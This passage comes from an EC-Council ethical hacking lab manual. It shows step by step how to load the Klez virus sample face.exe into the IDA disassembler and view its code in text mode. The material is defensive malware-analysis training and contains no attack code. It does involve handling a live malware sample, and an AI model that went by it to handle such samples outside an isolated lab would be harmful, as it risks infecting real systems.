5. If the **IDA License** window appears, click on **I Agree**.




Figure 3.6.2: IDA License

TASK 6.2

Upload Malicious File for Disassembling

6. The **IDA: Quick start** pop-up appears; click on **New** to select a malicious file for disassembly.




Figure 3.6.3: IDA Quick Start

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IDA

As a disassembler, IDA explores binary programs, for which the source code might not be available, to create maps of their execution. The primary purpose of a disassembler is to display the instructions actually executed by the processor in a symbolic representation called "assembly language." However, in real life, things are not always simple. Hostile code usually does not cooperate with the analyst. Viruses, worms, and Trojans are often armored and obfuscated; as such, more powerful tools are required. The debugger in IDA complements the static analysis capabilities of the disassembler. By allowing an analyst to single-step through the code being investigated, the debugger often bypasses the obfuscation. It helps obtain data that the more powerful static disassembler will be able to process in depth.

7. The **IDA** main window appears, along with the **Select file to disassemble** window.
8. In the **Select file to disassemble** window, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses\Klez Virus Live!**, select **face.exe**, and click **Open**.




Figure 3.6.4: Choosing a file to Disassemble

9. The **Load a new file** window appears; by default, the **Portable executable for 80386 (PE) [pe64.dll]** option selected; click **OK**.




Figure 3.6.5: Load a New File

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. If a **Warning** pop-up appears, click **OK**.
11. If a **Please confirm** dialog-box appears, read the instructions carefully, and then click **Yes**.

TASK 6.3

View the Result

12. IDA completes the analysis of the imported malicious file and displays the results in the **IDA View-A** tab, as shown in the screenshot.




Figure 3.6.6: IDA View-A Tab

13. In the **IDA View-A** section, right-click anywhere and choose **Text view** from the context menu to view the text information of the malicious file uploaded to IDA for analysis.




Figure 3.6.7: IDA View-A Text View

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. This reveals the text view of the malicious file, allowing analysis of its information.




Figure 3.6.8: IDA View-A Text View

15. Now, minimize the IDA window, and navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\IDA**. Copy the **qwingraph.exe** file and paste it in IDA's installation location. In this lab, the location is **C:\Program Files\IDA Freeware 7.0.**

